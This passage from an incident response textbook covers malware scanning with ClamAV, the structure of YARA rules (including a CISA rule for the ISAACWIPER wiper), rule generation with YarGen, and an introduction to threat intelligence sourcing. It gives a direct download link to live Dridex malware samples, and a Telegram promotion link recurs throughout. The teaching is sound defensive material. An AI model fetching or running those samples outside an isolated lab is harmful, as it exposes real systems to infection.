One technique is to use a commercial antivirus scanner to scan the directory. In this case, a free, open source tool that can be leveraged is ClamAV. ClamAV is a command-line utility that allows responders to scan a directory with a variety of suspicious file formats. From here, suspicious files that are identified can be further analyzed by the responder.

To set up ClamAV, download the package at `https://www.clamav.net/downloads`. In this example, we will use the Windows MSI file to install ClamAV.

https://t.me/learningnets

The efficacy of ClamAV is largely dependent on the signatures that are included as part of the scanning package. Some malware variants may not have a corresponding signature available and, as a result, will go undetected. Understanding that, ClamAV is a useful way to examine a large number of potential malware files, and to identify those that are already known. The following installation instructions are for the Windows OS:

1. Navigate to the ClamAV downloads page at `https://www.clamav.net/downloads#otherversions` and download the Windows MSI file.
2. Run the installer. The default settings will place the ClamAV files in the `C:\Program Files\ClamAV` directory.
3. Navigate to the `ClamAV` directory and run the following two commands. These commands will move the configuration files to the appropriate ClamAV directory:

```
copy .\conf_examples\freshclam.conf.sample .\freshclam.conf
copy .\conf_examples\clamd.conf.sample .\clamd.conf
```

4. After moving the configuration files, open each of the files with WordPad and delete the line that says `Example` for both configuration files:

```
# Comment or remove the line below.
Example
```

Figure 16.20 – Configuration file entry

5. After removing the line from both configuration files, the malware signature base needs to be updated. Navigate to the `ClamAV` folder and run the following in the command line:

```
C:\Program Files\ClamAV>freshclam.exe
```

This will produce the following output:

```
FLARE Wed 07/27/2022 15:29:10.44
C:\Program Files\ClamAV>freshclam.exe
Creating missing database directory: C:\Program Files\ClamAV\database
ClamAV update process started at Wed Jul 27 15:29:49 2022
daily database available for download (remote version: 26615)
Time:    3.6s, ETA:    0.0s [========================>]   56.54MiB/56.54MiB
Testing database: 'C:\Program Files\ClamAV\database\tmp.268c323a4b\clamav-07b19f04b1dca21dd54086b26b4e6574.tmp-daily.cvd
' ...
[LibClamAV] *******************************************************
[LibClamAV] ***      Virus database timestamp in the future!    ***
[LibClamAV] ***  Please check the timezone and clock settings   ***
[LibClamAV] *******************************************************
Database test passed.
```

Figure 16.21 – FreshClam signature update

https://t.me/learningnets

ClamAV can function as a traditional antivirus program but in this case, we will look at using it to scan a directory of suspected files. In this example, files from `Malware-traffic-Analysis.net` were used. You can download the samples from `https://www.malware-traffic-analysis.net/2021/10/13/2021-10-13-Dridex-malware-and-artifacts.zip`. Download and uncompress the files. Simply point `clamscan.exe` at the directory that contains suspect malware and run `clamscan.exe`. For example, the following command runs Clamscan against a directory called `Suspected Malware`:

```
C:\Program Files\ClamAV>clamscan.exe "C:\Users\flare\Documents\
Suspected Malware"
```

This command will load the signature files and then compare the files and produce the following results:

```
C:\Program Files\ClamAV>clamscan.exe "C:\Users\flare\Documents\Suspected Malware"
Loading:    23s, ETA:   0s [=========================>]    8.62M/8.62M sigs
Compiling:   3s, ETA:   0s [=========================>]       41/41 tasks

C:\Users\flare\Documents\Suspected Malware\2021-10-13-startup-menu-link-for-Dridex.bin: OK
C:\Users\flare\Documents\Suspected Malware\6af883bf1731e3c56ed7e1d90d15247a7e6b9c66ea03873c2793d34a7443c846.exe: OK
C:\Users\flare\Documents\Suspected Malware\6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de6196d242.exe: OK
C:\Users\flare\Documents\Suspected Malware\CustomShellHost.exe: OK
C:\Users\flare\Documents\Suspected Malware\data.dll: OK
C:\Users\flare\Documents\Suspected Malware\DUI70.dll: OK
C:\Users\flare\Documents\Suspected Malware\dwmapi.dll: OK
C:\Users\flare\Documents\Suspected Malware\k.js: OK
C:\Users\flare\Documents\Suspected Malware\qui.zip: Xls.Downloader.SquirrelWaffle1021-9903731-0 FOUND
C:\Users\flare\Documents\Suspected Malware\Stolen_Images_Evidence.iso: OK
```

Figure 16.22 – Clamscan output

In this case, there was a file that matches the signature, `Xls.Downloader.SquirrelWaffle1021-9903731-0`.

The efficacy of ClamAV is largely dependent on the signatures that are included as part of the scanning package. Some malware variants may not have a corresponding signature available and, as a result, will go undetected. Understanding that, ClamAV is a useful way to examine many potential malware files, and to identify those that are already known. A good technique to combat the issue of missing signatures is to leverage several different malware prevention vendors against the same sample. This increases the probability that any suspect files have been identified.

YARA

One tool that has made its way from the malware analysis community into threat intelligence is YARA. This open source tool is often compared to the Linux `GREP` command for its ability to parse through large amounts of data and indicate if there are matching strings or data patterns. What the acronym YARA stands for is the subject of friendly debate with some going with **YARA: Another Recursive Acronym** or the author's preferred **Yet Another Ridiculous Acronym**. Nomenclature aside, the YARA tool's ability to act as a Swiss Army knife for incident responders and malware research also has functionality that analysts can leverage.

https://t.me/learningnets

The YARA tool is maintained by VirusTotal and comes in two components. The first of these is a scanning tool. This tool, written in Python, is the engine that scans files such as memory dumps, disk images, or suspected malicious executables for matching indicators. Due to the tool being open source, along with its capabilities, third-party tools make use of the YARA rule structure. Florian Roth's Nextron Systems' Loki scanning tool incorporates YARA into its scanning software. The digital forensics memory analysis tool Volatility is also able to leverage YARA rules when analyzing memory captures.

> **YARA documentation**
>
> Complete documentation on YARA is available at `https://yara.readthedocs.io/en/stable/index.html`. This resource contains directions on installing the YARA scanning engine on Linux, Windows, and macOS, along with detailed directions on the entire toolset.

The second component of YARA is rules. These rules are similar to other pattern-matching schemas such as the SNORT Intrusion Detection System rules. The scanning engine compares the analysis of the file against a set of rules that contain the IOCs. Given the utilities of YARA, malware analysis providers will often include YARA rules as part of their published analysis such as the following YARA rule, which was taken from the Cyber Security and Infrastructure Security Agency available at `https://www.cisa.gov/uscert/ncas/analysis-reports/ar22-115b`. It is related to the `ISAACWIPER` malware variant:

```
rule CISA_10376640_01 : trojan wiper ISAACWIPER
{
   meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10376640"
        Date = "2022-03-14"
        Last_Modified = "20220418_1900"
        Actor = "n/a"
        Category = "Trojan Wiper"
        Family = "ISAACWIPER"
        Description = "Detects ISACC Wiper samples"
        MD5_1 = "aa98b92e3320af7a1639de1bac6c17cc"
        SHA256_1 = "abf9adf2c2c21c1e8bd69975dfccb5ca53060d8e1e-
7271a5e9ef3b56a7e54d9f"
        MD5_2 = "8061889aaebd955ba6fb493abe7a4de1"
        SHA256_2 = "afe1f2768e57573757039a40ac40f-
3c7471bb084599613b3402b1e9958e0d27a"
        MD5_3 = "ecce8845921a91854ab34bff2623151e"
        SHA256_3 = "13037b749aa4b1eda538fda26d6ac41c8f7b-
```

https://t.me/learningnets

```
1d02d83f47b0d187dd645154e033"
   strings:
       $s0 = { 73 00 74 00 61 00 72 00 74 00 20 00 65 00 72 00
61 00 73 00 69 00 6E 00 67 }
       $s1 = { 6C 00 6F 00 67 00 69 00 63 00 61 00 6C }
       $s2 = { 46 00 41 00 49 00 4C 00 45 00 44 }
       $s3 = { 5C 00 6C 00 6F 00 67 00 2E 00 74 00 78 00 74 }
       $s4 = { 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
}
       $s5 = {53 74 61 72 74 40 34}
       $s6 = {3B 57 34 74 2D 6A}
       $s7 = {43 6C 65 61 6E 65 72 2E}
   condition:
       all of ($s0,$s1,$s2,$s3,$s4) or all of ($s5,$s6,$s7)
}
```

There are four components to the preceding YARA rule. Let's go ahead and look at each portion in detail. The first component is the **rule name**. In this case, the rule name is `rule CISA_10376640_01 : trojan wiper ISAACWIPER`.

This identifies the YARA rule and should be meaningful to the author. A good rule to follow is to use the name of the malware variant, just like the preceding rule does.

The second component is the rule's metadata. In the case of the preceding rule, this is identified with the `meta:` line. The metadata can include fields that are descriptive of the rule. As in the preceding rule, this includes the author, the incident number, the date, and the various hash values associated with the malware. YARA rules allow for a great degree of flexibility in the metadata portion. Any information that may be helpful can be included.

Next is the meat of the YARA rule and that is its **strings**. Strings are often obtained through analysis such as the use of PEStudio, as we saw in the previous example. These strings can be hexadecimal, text strings, or regular expressions. The text strings can be used with the following modifiers:

- `nocase`: This indicates that the strings should not be case-sensitive. This provides the rule author with a bit more leeway when it comes to the text strings found within the malware. For example, if the author wanted to include all variations of the word "malware," the line within the YARA rule would look similar to `$string1 = "malware" nocase`.
- `wide`: Malware binaries often use strings encoded with two bytes per character. The wide modifier searches for strings encoded in this way. Pivoting from the previous example, the modifier can be added to the string: `$string1 = "malware" nocase wide`.

https://t.me/learningnets

- `fullword`: The `fullword` modifier should be used if the author only wishes to match a string that is delimited by non-alphanumeric characters – for example, in the previous example, if the rule author wanted to match on strings such as *malware* only and not *antimalware* or *malwared*.
- `xor`: This modifier looks for strings that have been encrypted with an XOR function. This is handy to keep in mind when looking through code associated with known Command and Control frameworks such as Cobalt Strike. In *Chapter 16*, we will look at common ransomware attacks that use tools that make use of XOR functions to bypass detection controls.
- **Base64**: Another common tactic among threat actors is to utilize scripts encoded with Base64 encoding. This modifier identifies encoded strings within the malware file.

In the sample YARA rule, the strings are made up of several hexadecimal strings, such as `$s1 = { 6C 00 6F 00 67 00 69 00 63 00 61 00 6C }`.

The final part of the YARA rule is its **conditions**. These set the parameters to identify if the sample matches the YARA rule. These are Boolean expressions that computer programmers are already familiar with. YARA can understand both the typical Boolean operators as well as the relational, arithmetic, and bitwise operators as well.

YARA is a flexible tool that can be used to identify the presence of malware or exploits in a variety of file locations. Additionally, YARA is an open source project with a wide range of contributors from commercial antivirus coders to independent researchers that make rules available to the community. In the next chapter, we will look at how these rules can be applied to an incident investigation. Before we conclude, though, we will look at a simple tool that can aid an analyst in crafting their own rules.

YarGen

Incident response and malware analysts will often have to create rules for a large number of malware samples. Depending on the complexity of the malware and the quantity of malware, this can often be a time-consuming process. To help with the creation of YARA rules, Florian Roth has developed a Python-based tool called **YarGen** that automates the creation of YARA rules.

YarGen can be downloaded from GitHub at `https://github.com/Neo23x0/yarGen` and installed on any system that can execute Python scripts. Once installed, the script can be run against a directory of malware samples. In this case, we will run the script against the malware sample we examined previously. In this case, the following command will run the script against the sample:

```
remnux@remnux:~/yarGen-master$ python3 yarGen.py -m /home/
remnux/Downloads/malware_samples/
```

Figure 16.23 indicates the script is being run:

https://t.me/learningnets




Figure 16.23 – YarGen YARA rule generator

The command products the following YARA rule. It is important to note that the rules should be reviewed and modified as needed as the tool does not perfectly match the strings and other data. Therefore, analysts should put the outputted rule through some cleanup and post-processing to ensure that the rule does not contain any unnecessary strings or conditions that increase the rate of false positives:

```
 /*
   YARA Rule Set
   Author: yarGen Rule Generator
   Date: 2022-07-27
   Identifier: malware_samples
   Reference: https://github.com/Neo23x0/yarGen
*/

/* Rule Set ----------------------------------------------------
-------------- */

rule sig_6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca-
4de6196d242
{
   meta:
      description = "malware_samples - file 6b69de892df-
50de9a94577fed5a2cbb099820f7ca618771a93cca4de6196d242.exe"
      author = "yarGen Rule Generator"
      reference = "https://github.com/Neo23x0/yarGen"
      date = "2021-07-27"
      hash1 = "6b69de892df50de9a94577fed5a2cbb099820f-
7ca618771a93cca4de6196d242"
   strings:
```

https://t.me/learningnets

```
      $x1 = "<?xml version=\"1.0\" encoding=\"UTF-8\" stan-
dalone=\"yes\"?><assembly xmlns=\"urn:schemas-micro-
soft-com:asm.v1\" manifestVersio" ascii
      $x2 = "<assemblyIdentity version=\"1.0.0.0\" pro-
cessorArchitecture=\"X86\" name=\"Nullsoft.NSIS.exehead\"
type=\"win32\"/><description>" ascii
      $s3 = "ExecutionLevel level=\"asInvoker\" uiAccess=\"-
false\"/></requestedPrivileges></security></trustInfo><compati-
bility xmlns=\"urn:s" ascii
      $s4 = " Install System v2.46</description><trustInfo
xmlns=\"urn:schemas-microsoft-com:asm.v3\"><security><request-
edPrivileges><request" ascii
      $s5 = "s-microsoft-com:compatibility.v1\"><application><-
supportedOS Id=\"{35138b9a-5d96-4fbd-8e2d-a2440225f93a}\"/><-
supportedOS Id=\"{e" ascii
      $s6 = "<?xml version=\"1.0\" encoding=\"UTF-8\" stan-
dalone=\"yes\"?><assembly xmlns=\"urn:schemas-micro-
soft-com:asm.v1\" manifestVersio" ascii
      $s7 = "SHFOLDER" fullword ascii /* Goodware String - oc-
cured 37 times */
      $s8 = "NullsoftInst" fullword ascii /* Goodware String -
occured 89 times */
      $s9 = "SeShutdownPrivilege" fullword ascii /* Goodware
String - occured 153 times */
      $s10 = "mXDZG^H}" fullword ascii
      $s11 = "WyUG\"_" fullword ascii
      $s12 = "_`.XJn" fullword ascii
      $s13 = "nTwZvD#" fullword ascii
      $s14 = "gTFeK?" fullword ascii
      $s15 = "snBZR_j" fullword ascii
      $s16 = "vRPe~VSR" fullword ascii
      $s17 = "008deee3d3f0" ascii
      $s18 = "]WJgX>kMix" fullword ascii
      $s19 = ",ywSvQMQ" fullword ascii
      $s20 = "fjUu.$U" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 500KB and
      1 of ($x*) and 4 of ($s*)
}
```

https://t.me/learningnets

In looking over the rule, we can see a few key strings that stand out. First is that the NSIS loader is identified in `$x2 = "<assemblyIdentity version=\"1.0.0.0\" processorArchitecture=\"X86\" name=\"Nullsoft.NSIS.exehead\" type=\"win32\"/><description>" ascii`. We also can see various ASCII strings that have been extracted in `$s10-$s20`. This rule also makes use of the file size condition. This condition ensures that the file size matches, reducing false positives. The one key string that is missing is the URL that was identified earlier in our examination of the file with PEStudio. This can easily be incorporated as an additional string as follows:

```
$x3 = "http://nsis.sf.net/NSIS_Error" ascii
```

With just a short amount of post-processing, this rule can be applied to other systems, disk or memory images, or other files to determine if the malware is present. YARA has become an often leveraged tool with regards to identifying the presence of malware or exploits on a system and should be included in an analyst's toolset when they're working with malware.

Summary

This chapter addressed the various elements of malware analysis for an incident responder. First, having an understanding of malware, in general, is necessary, as it is by far the most prevalent threat available to adversaries. Second, the techniques of malware analysis – static and dynamic – provide responders with tools and techniques to extract key data points. Finally, the use of sandboxing systems allows responders to gain insight into malware behavior and attributes quickly, and in a controlled manner.

In many ways, this chapter has merely scratched the surface concerning malware analysis. It should become apparent that, even with tools for static and dynamic analysis, incident response analysts still have a great deal of skill-building ahead of them if they want to master this highly specialized subset of digital forensics. Although it may be difficult, it is important to have at least a functional knowledge of this type of analysis as cybercriminals and nation states continue to utilize more sophisticated malware. This chapter delved into malware analysis by examining the types of malware currently being seen. An overview of the two primary methods of analysis – static and dynamic – gave some context regarding the tools available. The tools we discussed allow an analyst to identify behaviors in malware that can be used to identify them. Finally, executing malware can provide further details.

The next chapter will tie the use of threat intelligence into malware analysis, to allow analysts to tie their observations to what is happening to other organizations.

https://t.me/learningnets

Questions

Answer the following questions to test your knowledge of this chapter:

1. Which of the following is not a type of malware?

   A. Trojan
   B. Keylogger
   C. Rootkit
   D. Webshell

2. Responders should create a controlled environment in which to conduct malware analysis.

   A. True
   B. False

3. Which of the following is a type of static analysis?

   A. Runtime behavior
   B. String extraction
   C. Memory addressing
   D. Malware coding

4. Which of the following is a type of dynamic analysis?

   A. Disassembly
   B. Defined point
   C. Packer analysis
   D. Artifact extraction

Further reading

Refer to the following for more information about the topics covered in this chapter:

- A source for `.pcap` files and malware samples: `https://www.malware-traffic-analysis.net/index.html`
- Malware Unicorn: `https://malwareunicorn.org/#/`
- MalwareJake: `http://malwarejake.blogspot.com/`
- Florian Roth's GitHub account: `https://github.com/Neo23x0/`

https://t.me/learningnets

17

Leveraging Threat Intelligence

One area of incident response that has had a significant impact on an organization's ability to respond to cyberattacks is the use of cyber threat intelligence or, simply, threat intelligence. The term **Cyber Threat Intelligence** covers a wide range of information, data points, and techniques that allow analysts to identify attack types in their network, adequately respond to them, and prepare for future attacks. To be able to properly leverage this capability, information security analysts should have a solid foundation in the various terminologies, methodologies, and tools that can be utilized in conjunction with threat intelligence. If analysts can utilize this data, they will be in a better position to take proactive security measures and, in the event of a security incident, be more efficient in their response.

In this chapter's discussion of cyber threat intelligence, the following key topics will be discussed:

- Threat intelligence overview
- Sourcing threat intelligence
- The MITRE ATT&CK framework
- Working with IOCs
- Threat intelligence and incident response

Threat intelligence overview

Like some terms in information security and incident response, threat intelligence is a bit nebulous. Various organizations, such as the government and academics, produce information and data that is often touted as threat intelligence. Various commercial providers also have information available, either through free or paid subscriptions, that is touted as threat intelligence. This often results in difficulty when determining what threat intelligence is and what, simply, data or information is.

https://t.me/learningnets

A good starting point to determine what comprises threat intelligence is to utilize a definition. Here is the Gartner research company's definition of threat intelligence:

> *"Threat intelligence is evidence-based knowledge, including context, mechanisms, indicators, implications, and actionable advice, about an existing or emerging menace or hazard to assets that can be used to inform decisions regarding the subject's response to that menace or hazard."*

When examining this definition, there are several key elements that need to be present for data or information to be considered threat intelligence:

- **Evidence-based**: This chapter will examine how evidence obtained through other processes, such as malware analysis, produces threat intelligence. For any intelligence product to be useful, it must first be obtained through proper evidence-collection methods. In this way, analysts that rely on it can be sure of its validity.
- **Utility**: For threat intelligence to have a positive impact on a security incident's outcome or an organization's security posture, it must have some utility. The intelligence must provide clarity, in terms of context and data, about specific behaviors or methods to determine whether an analyst is evaluating an incident against other incidents of a similar nature.
- **Actionable**: The key element that separates data or information from threat intelligence is action. Intelligence should drive action, whether that is a specific sequence of events or a specific focus area of an incident or whether a specific security control is implemented in the face of intelligence about what cyber threats the organization is most likely to face.

To see how this plays together, imagine a scenario where an incident response team at a healthcare institution is attempting to ascertain what types of attacks are most likely to occur against their infrastructure. Vague data about cybercriminals wanting to steal data is not useful. There is no specific context or information in that dataset, and the end result is that the organization cannot put that information into action.

On the other hand, say that the incident response team leverages a third-party threat intelligence provider and this third party outlines a specific criminal group by name. The provider also indicates that these groups are currently utilizing PDF files sent via email to hospital employees. The PDF files contain a remote access Trojan that is controlled from C2 servers, which are spread out in Europe. The third party also provides the team with MD5 file hashes of malware, the IP and domain addresses of the C2 servers, and, finally, the filenames most associated with the PDF document.

With this information, the incident response team can align their security controls to prevent PDF attachments from opening in emails. They can also utilize tools to search their infrastructure to determine whether an infection has already occurred. Finally, they may be able to configure their event management solution in order to alert the team if any host within the network attempts to communicate with the C2 server.

https://t.me/learningnets

The major difference between these two scenarios is that the latter scenario drives actions within the organization. In the first scenario, the information was so vague and useless that the organization was left no better off. In the second scenario, the team could execute specific actions to either prevent an adverse condition or be better prepared to respond to one.

Threat intelligence is a response to the increased complexity and technical skill of cyber threat actors. The focus of threat intelligence is on the following threat actor groups:

- **Cybercriminals**: Organized and technically skilled, cybercriminals have been responsible for a variety of financial crimes against banking, retail, and other organizations. The motive for these groups is purely mercenary, and their goal is to acquire data that can be monetized. For example, attacks against retailers such as Home Depot and Target involved the theft of credit card data with the intent of selling numbers on the dark web or other black markets.
- **Hacktivism**: Groups such as **Anonymous** and the **Idlib Martyrs' Brigade** are hacker groups that take on large businesses, governments, and even religious institutions to further a political cause. Penetrating networks to obtain confidential data for disclosure or conducting denial-of-service attacks is done as part of an overall political versus monetary objective.
- **Cyber espionage**: Nation-states such as the United States, Russia, China, Iran, and North Korea continually engage in espionage activities involving penetrating networks and obtaining intelligence. One of the most well-known cyberattacks, the Stuxnet virus, was reportedly perpetrated by the United States and Israel.

Another key element to understanding threat intelligence is the concept of **Advanced Persistent Threat** (**APT**). The term APT has been around for approximately a decade and is used to describe a cyber threat actor whose capability and motivation go far beyond that of a cybercriminal or cyber vandal. APT groups often target organizations for an intended purpose with a clear objective in mind and over a long period of time. As the term APT describes, these groups have the following characteristics:

- **Advanced**: APT threat actors have advanced skills. These skills often involve intelligence-gathering skills that exceed what can be obtained through open source methods. This includes sources such as **Imagery Intelligence** (**IMINT**), which includes pictures available through sites such as Google Earth. **Signals Intelligence** (**SIGINT**) is intelligence gathered through the compromise of voice and data communications that use telephone infrastructure, cellular data, or radio signals. Finally, APT groups can leverage **Human Intelligence** (**HUMINT**) or gather intelligence from interacting with human sources. Further, these groups can not only utilize advanced network penetration tools, but they are also adept at finding zero-day vulnerabilities and crafting custom malware and exploits that specifically target these vulnerabilities.
- **Persistent**: APT threat actors are focused on a clearly-defined objective and will often forgo other opportunities to get closer to achieving their objective. APT threat actors will often go months or even years to achieve an objective through the intelligent leveraging of vulnerabilities and continuing at a pace that allows them to bypass detection mechanisms. One of the key differentiators between APT threat actors and others is the intention to stay within the target

https://t.me/learningnets

network for a long period of time. While a cybercriminal group will stay long enough to download a database full of credit card numbers, an APT group will maintain access within a network for as long as possible.

- **Threat**: To organizations that face APT groups, they are most definitely a threat. APT threat actors conduct their attacks with a specific objective and have the necessary infrastructure and skillset to attack targets such as large corporations, the military, and government organizations.

Threat intelligence is a wide field of study with many elements that are tied together. In the end, threat intelligence should drive action within an organization. What that action may be is often decided after careful evaluation of the threat intelligence. This involves understanding the type of threat intelligence being reviewed and what advantage each of those types provides the organization.

Threat intelligence types

When discussing the wide variety of information types and datasets that constitute threat intelligence, they often fall into one of three main categories:

- **Tactical threat intelligence**: This is the most granular of the three threat intelligence categories. Information in this category involves either **Indicators of Compromise** (**IOCs**), **Indicators of Attack** (**IOAs**), or **Tactics, Techniques, and Procedures** (**TTPs**):
  - **IOCs**: An IOC is an artifact observed on a system that is indicative of a compromise of some sort. For example, a C2 IP address or an MD5 hash of a malicious file are both IOCs.
  - **IOAs**: An IOA is an artifact observed on a system that is indicative of an attack or an attempted attack. This can be differentiated from an IOC, as an IOA does not indicate that a system was compromised but rather attacked due to indicators left by an adversary attacking a system. An example may be connection attempts left in a firewall log that are indicative of an automated port scan utilizing Nmap or another network scanning tool.
  - **TTPs**: Humans are creatures of habit and, as a result, cyber attackers often develop a unique methodology for how they attack a network. For example, a cybercriminal group may favor a social engineering email that has an Excel spreadsheet that executes a remote access Trojan. From there, they may attempt to access the credit card **point of sale** (**POS**) device and infect it with another piece of malware. How this group executes such an attack is their TTPs.
- **Operational threat intelligence**: The past decade has seen more and more coordinated attacks that do not just target one organization but may target an entire industry, region, or country. Operational threat intelligence is data and information about the wider goal of cyberattacks and cyber threat actors. This often involves not just examining the incident response team's own organization but examining how cyber threat actors are attacking the larger industry. For example, in returning to a previous example where incident responders at a healthcare institution were preparing for an attack, wider knowledge of what types of attacks are occurring

https://t.me/learningnets

at similar-sized and staffed healthcare institutions would be helpful in aligning their own security controls to the prevalent threats.

- **Strategic threat intelligence**: Senior leadership such as the CIO or CISO often must concern themselves with the strategic goals of the organization alongside the necessary controls to ensure that the organization is addressing the cyber threat landscape. Strategic threat intelligence examines trends in cyberattacks, what cyber threat actors are prevalent, and what industries are major targets. Other key data points are changes in technology that a threat actor or group may leverage in an attack.

The best use of threat intelligence is to understand that each one of these types can be integrated into an overall strategy. Leveraging internal and external threat intelligence of all three types provides key decision makers with an understanding of the threat landscape, managers with the ability to implement appropriate security controls and procedures, and analysts with the ability to search for ongoing security issues or to prepare their own response to a cyberattack.

The Pyramid of Pain

A useful construct for describing the various types of IOCs and IOAs that an adversary can leverage and their ability to modify them during an attack is the Pyramid of Pain. This construct, developed by David Bianco, describes the relationship between the IOCs, IOAs, and TTPs that an attacker makes available through observations by the defender and the attacker's ability to change those indicators. The following diagram shows the relationship between the various indicators and the work effort necessary to modify them to bypass security controls:




Figure 17.1 – The Pyramid of Pain

For example, an attacker may have crafted a piece of malware that spreads through lateral movement via the Windows SMB protocol. To bypass traditional signature-based malware prevention tools, the attacker uses a polymorphic virus that changes its hash every time it is installed. This change allows

https://t.me/learningnets

the piece of malware to bypass this control. Other indicators, such as network or host artifacts, are harder to change for the attacker and, as a result, responders have a greater chance of successfully stopping an attack by aligning their security controls at the top layers of the pyramid.

From a threat intelligence perspective, the Pyramid of Pain allows responders to align threat intelligence requirements with what would be useful from a long-term strategy. Having detailed information and intelligence about the TTPs in use by threat actors will provide more insight into how the threat actor operates. Lower-level indicators such as the IP addresses of C2 servers are useful, but responders do need to understand that these can easily be changed by the adversary.

The threat intelligence methodology

Threat intelligence goes through a feedback cycle to keep pace with an ever-changing environment. While several methodologies can place context around this challenge, one that is often utilized is the cycle of intelligence used by the US Department of Defense. This cycle provides the framework and a starting point for organizations to incorporate threat intelligence into their operations:



Figure 17.2 – The intelligence cycle

https://t.me/learningnets

The phases are explained as follows:

- **Direction**: Decision makers, such as the CISO, information security personnel, or incident response analysts, set down what threat intelligence is required. In determining the requirements for intelligence, it is good practice to identify the users of each of the types of threat intelligence previously discussed. For example, a CISO might want threat intelligence about what trends in cyberattacks against hospitals are anticipated in the next year. An incident response analyst may require intelligence on what individual IOCs of malware are being seen in other healthcare institutions. The organization may also start by looking at what critical systems and applications are in use, as well as the critical data they are trying to protect. Another good starting point is if an organization already has some information about what types of cyber threats they may face.
- **Collection**: In the collection stage, the organization obtains the data and information from its sources. In terms of cyber threat intelligence, this can come from government organizations such as government-sponsored CERTs or through commercial organizations that sell curated and analyzed threat intelligence. Finally, there are a great many **Open Source Intelligence** (**OSINT**) feeds that an organization can leverage. For example, malware sites such as VirusTotal and Malware Bazaar make IOCs and complete examples available to the larger cyber security and response communities. There are also providers such as AlienVault that provide a full platform that can be searched for IOCs. Commercial entities will also make some threat intelligence available to the community. OSINT is extremely valuable for organizations that are just starting out and need to show the value of threat intelligence without breaking the bank. Additionally, OSINT can also serve as a significant portion of an organization's overall intelligence collection.
- **Processing**: The sheer amount of intelligence that an organization may obtain can be staggering. During the processing stage, the organization takes the raw data, evaluates it, determines the relevance and reliability of the data, and then collates it for the next step.
- **Analysis**: During the analysis stage, the organization evaluates the data that has been processed and combines it with other data from other sources. From here, it is interpreted, and the finished product can be deemed curated or properly evaluated threat intelligence.
- **Dissemination**: The newly curated threat intelligence is then sent to the various users within the organization for use.

The cyclical nature of this methodology ensures that feedback is part of the process. Those analysts involved in the collection and processing should make sure that they receive feedback on the relevance and veracity of the intelligence that is disseminated. From here, they would be able to tune the intelligence product over time. This ensures the highest level of relevancy and fidelity of intelligence consumed by end users.

Now that we have covered the foundational elements of threat intelligence, let's look at how to source this data.

https://t.me/learningnets

Sourcing threat intelligence

There are three primary sources of threat intelligence that an organization can leverage. Threat intelligence can be produced by the organization in an internal process, acquired through open source methods, or, finally, through third-party threat intelligence vendors. Each organization can utilize its own internal processes to determine what its needs are and what sources to leverage.

Internally developed sources

The most complex threat intelligence sources are those that an organization internally develops. This is due to the infrastructure that is needed to obtain the individual IOCs from malware campaigns and TTPs from threat actors. To obtain IOCs, the organization can make use of honeypots or other deliberately vulnerable systems to acquire unique malware samples. They will also need to have the expertise and systems available to not only evaluate suspected malware but reverse engineer it. From there, they would be able to extract the individual IOCs that can then be utilized.

Other systems such as SIEM platforms can be utilized to track an attacker's TTPs as they attempt to penetrate a network. From here, a **Security Operations Center** (**SOC**) analyst can record how different attackers go about their penetration attempts. With this information, the organization can build a profile of specific groups. This can aid in the alignment of security controls to better prevent or detect network intrusions.

Developing threat intelligence internally requires expertise in areas such as malware analysis, network, and host-based forensics. Furthermore, the infrastructure required is often cost prohibitive. As a result, organizations are often forced to rely on third-party providers or what is shared openly among other organizations.

Commercial sourcing

An alternative to internal sourcing is to contract a threat intelligence vendor. These organizations utilize their personnel and infrastructure to acquire malware, analyze attacks, and conduct research on various threat groups. Commercial threat intelligence providers will often process the threat intelligence so that it is tailored to the individual client organization.

Often, commercial vendors provide SIEM and SOC services for a variety of clients utilizing a common SIEM platform. From here, they can aggregate samples of malware and attacks across various enterprises that span the entire world. This allows them to offer a comprehensive product to their clients. This is one of the distinct advantages of utilizing a commercial service. This is in addition to the cost savings that come from transferring the cost to a third party.

https://t.me/learningnets

Open source intelligence

One sourcing area that has become quite popular with organizations of every size is OSINT providers. Community groups, and even commercial enterprises, make threat intelligence available to the larger cyber community free of charge. Groups such as SANS and US-CERT provide specific information about threats and vulnerabilities. Commercial providers such as AlienVault provide an **Open Threat Exchange** (**OTX**) that allows a user community to share threat intelligence such as IOCs and TTPs. Other commercial organizations will provide whitepapers and reports on APT groups or strategic threat intelligence on emerging trends within the information security industry. Depending on the organization, OSINT is often very useful and provides a low-cost alternative to commercial services.

The widespread use of OSINT has led to various organizations creating methods to share threat intelligence across organizations. Depending on the source, the actual way that an organization can obtain threat intelligence is dependent on how it is configured.

While not a completely exhaustive list, the following are some of the formats of cyber threat OSINT that are available:

- **OpenIOC**: OpenIOC was first developed so that Mandiant products could ingest threat intelligence and utilize it to search for evidence of compromise on the systems analyzed. It has evolved into an XML schema that describes the technical IOCs that an incident responder can use in determining whether a system has been compromised.
